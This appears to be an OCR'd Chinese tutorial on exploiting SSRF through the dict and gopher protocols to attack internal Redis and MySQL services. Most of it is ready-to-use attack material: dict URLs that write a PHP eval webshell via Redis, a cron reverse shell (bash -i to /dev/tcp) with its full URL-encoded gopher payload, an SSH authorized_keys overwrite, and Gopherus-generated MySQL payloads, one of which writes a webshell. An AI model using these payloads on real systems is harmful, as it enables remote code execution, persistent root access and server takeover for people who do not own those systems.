
DICT协议

- dict 协议是一个在线网络字典协议，这个协议是用来架设一个字典服务的。
- 这个协议架设的服务可以用 telnet 来登陆，说明这个协议是基于 tcp 协议开发的，所以像 mysql/redis等数据库的服务，因为也是基于 tcp 协议开发，所以用 dict 协议的方式打开也能强行读取一些 mysql/redis 服务的返回内容
- 访问10.10.17.18:2000/ssrf/ssrf.php?url=dict://127.0.0.1:3306，可以看到返回了mysql的一些信息

```
curl_exec($ch);
curl_close($ch);
echo "done";
?>
[ 5.5.5-10.11.4-MariaDB-1Nx8M\c])T��-□��□□Mb%1g3e%(7}0mysql_native_password!□��□#08S01Got packets out of orderdone
```

DICT协议

- 该协议也可以用于嗅探内网ip和端口
- Dict协议通常与redis服务配合以达成更强的攻击效果，比如写入webshell



这里嗅探出6380端口有redis服务

REDIS服务

- redis是一个nosql数据库。
- Redis 的应用场景包括：缓存系统（“热点”数据：高频读、低频写）、计数器、消息队列系统、排行榜、社交网络和实时系统。


- Redis有向系统写入文件的功能!
- 可以通过dict协议访问redis端口并执行redis命令。

REDIS常用命令

- 1.查看信息：info
- 2.删除所有数据库内容：flushall
- 3.刷新数据库：flush
- 4.看所有键：KEYS*，使用 select num可以查看键值数据
- 5.设置变量：set test“who am I"
- 6.config set dir dirpath：设置路径等配置（相当于cd）
- 7.config get dir/filename：获取路径及数据配置信息，其中filename为数据库文件（get dir相当于pwd）
- 8.save：保存
- 9.get 变量：查看变量名称

DICT协议+REDIS写webshell

- 可以通过dict协议执行redis命令，将空格替换成“:”即可。
- 比如，要执行config get db（获取当前数据库），在dict协议中，就输入config:get:db
- 首先info查看是否需要登录，访问 10.10.17.18:2000/ssrf/ssrf.php?url=dict://127.0.0.1:6380/info，显示了数据说明不需要登录



DICT协议+REDIS写webshell

- 更改rdb(redis database)文件的目录至apache目录下（这样，在redis服务里面的文件操作的工作目录九尾apache目录了）
- url=dict://127.0.0.1:6380/config:set:dir:/var/www/html/
- 高版本的redis对一些敏感的内容设有保护，直接传输，会回显

Try CLIENT HELP. -ERR CONFIG SET failed (possibly related to argument 'dir') - can't set protected config +

- 所以写入webshell只能在redis版本<7时才有效（或者开发者取消了这个保护机制）

ERR Syntax error, try CLIENT (LIST | KILL | GETNAME | SETNAME | PAUSE | REPLY) +OK +OK done

DICT协议+REDIS写webshell

- 将rdb文件名dbfilename改为一个php文件
- url=dict://127.0.0.1:6380/config:set:dbfilename:webshell.php

url=dict://127.0.0.1:6380/config:set:dbfilename:webshell.php

- 写入一句话木马 TNAME | PAUSE | REPLY) +OK +OK done
- url=dict://127.0.0.1:6380/set:xxx:"\x3c\x3f\x70\x68\x70\x20\x65\x76\x61\x6c\x28\x24\x5f\x50\x4f\x53\x54\x5b\x27\x63\x6d\x64\x27\x5d\x29\x3b\x20\x3f\x3e"
- set xxx <?php eval($_POST['cmd']) ?>（设置键xxx的值为一句话木马，这个配置会保存在webshell.php中）
- 最后 蚁剑连接10.10.17.18:2000/webshell.php即可

GOPHER协议

- Gopher是Internet上一个非常有名的信息查找系统，它将Internet上的文件组织成某种索引，很方便地将用户从Internet的一处带到另一处。
- 在WWW出现之前，Gopher是Internet上最主要的信息检索工具，Gopher站点也是最主要的站点，使用tcp70端口。但在WWW出现后，Gopher失去了昔日的辉煌。现在它基本过时，人们很少再使用它
- gopher://<host>:<port>/<gopher-path>_后接TCP数据流
- Gopher就是把报文放在url里面的http协议
- 由于gopher协议可以控制数据流，在ssrf中最为常用。
- 相对于DICT协议， gopher协议更底层

Gopher攻击Redis

- 攻击redis之前先了解一下**redis的协议数据流格式**，方便后面对gopher协议中携带的数据流进行理解
- 数据流格式中CR LF表示的就是\r \n

```
*<参数数量> CR LF
$<参数 1 的字节数量> CR LF
<参数 1 的数据> CR LF
...
$<参数 N 的字节数量> CR LF
<参数 N 的数据> CR LF
```

- 简单示例：
  - *4：表示4个参数 config、set、dir、/var/www/html
  - $6：表示每个参数的字节长度 config长度为6

相当于执行了“config set dir /var/www/html”

```
*4
$6
config
$3
set
$3
dir
$13
/var/www/html
```

Gopher攻击Redis

- Redis写入定时任务的操作如下
  - set xxx "\n\n\n*/1 * * * * bash -i >& /dev/tcp/xxx.xx.xxx.xx/1444 0>&1\n\n\n\n"
  - config set dir /var/spool/cron
  - config set dbfilename root
  - save
  - quit
- 类比前面写入webshell的过程，这里其实就是利用Redis写文件的功能，向/var/spool/cron/root这个文件写入了一个命令，而这个文件中的命令会定期执行
- 其中xxx.xx.xxx.xx为你的主机ip，这样，使用nc监听1444端口的回连（nc –lvnp 1444），过段时间就能收到靶机的连接请求。

Gopher攻击Redis

- Gopher写入数据流，其实就是将\r \n进行了url编码

- gopher://127.0.0.1:6379/_*3%0d%0a$3%0d%0aset%0d%0a$3%0d%0attt%0d%0a$69%0d%0a%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/xxx.xx.xxx.xx/1444 0>&1%0a%0a%0a%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0a*1%0d%0a$4%0d%0aquit%0d%0a

- 注意，如果是攻击curl_exec，实际传输的时候需要将_后面的再次url编码

原始内容

```
*3
$3
set
$3
ttt
$69



*/1 * * * * bash -i >& /dev/tcp/xxx.xx.xxx.xx/1444 0>&1



*4
$6
config
$3
set
$3
dir
$16
/var/spool/cron/
*4
$6
config
$3
set
$10
dbfilename
$4
root
*1
$4
save
*1
$4
quit
```

gopher协议写入ssh公钥

- set xxx "\n\n\nid_rsa.pub\n\n\n\n"
- config set dir /root/.ssh/
- config set dbfilename authorized_keys
- save
- quit

Gopher协议的构造与之前相同

```
gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$576



ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDHSdAmmBYRnUrfO




*4
$6
config
$3
set
$3
dir
$11
/root/.ssh/
*4
$6
config
$3
set
$10
dbfilename
$15
authorized_keys
*1
$4
save
*1
$4
quit
```

Gopherus工具构造gopher协议数据流

- 使用手动构造比较麻烦，存在一定的失误率，使用gopherus这款工具进行自动化生成payload。该工具支持生成多种服务利用的payload，其中包括了redis、mysql、fastcgi等
- 工具链接：
- https://github.com/tarunkant/Gopherus

Gopher攻击Mysql

查看数据库

```
└─# python2 gopherus.py --exploit mysql

  ________               .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                  \/

                author: $_SpyD3r_$

For making it work username should not be password protected!!!

Give MySQL username: root
Give query to execute: select user();

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/ %a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%72%6f%6f%74%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%0f%00%00%00%03%73%65%6c%65%63%74%20%75%73%65%72%28%29%3b%01%00%00%00%01

CSDN @菜瓜苗
```

写入一句话木马

```
┌──(root💀kali)-[~kali/桌面/Gopherus-master]
└─# python2 gopherus.py --exploit mysql

  ________               .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                  \/

                author: $_SpyD3r_$

For making it work username should not be password protected!!!

Give MySQL username: root
Give query to execute: select "<?php @eval($_POST[x]);?>" into outfile "/var/www/html/test.php"

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/ %a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%72%6f%6f%74%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%49%00%00%00%03%73%65%6c%65%63%74%20%22%3c%3f%70%68%70%20%40%65%76%61%6c%28%24%5f%50%4f%53%54%5b%78%5d%29%3b%3f%3e%22%20%69%6e%74%6f%20%6f%75%74%66%69%6c%65%20%22%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%74%65%73%74%2e%70%68%70%22%01%00%00%00%01

CSDN @菜瓜苗
```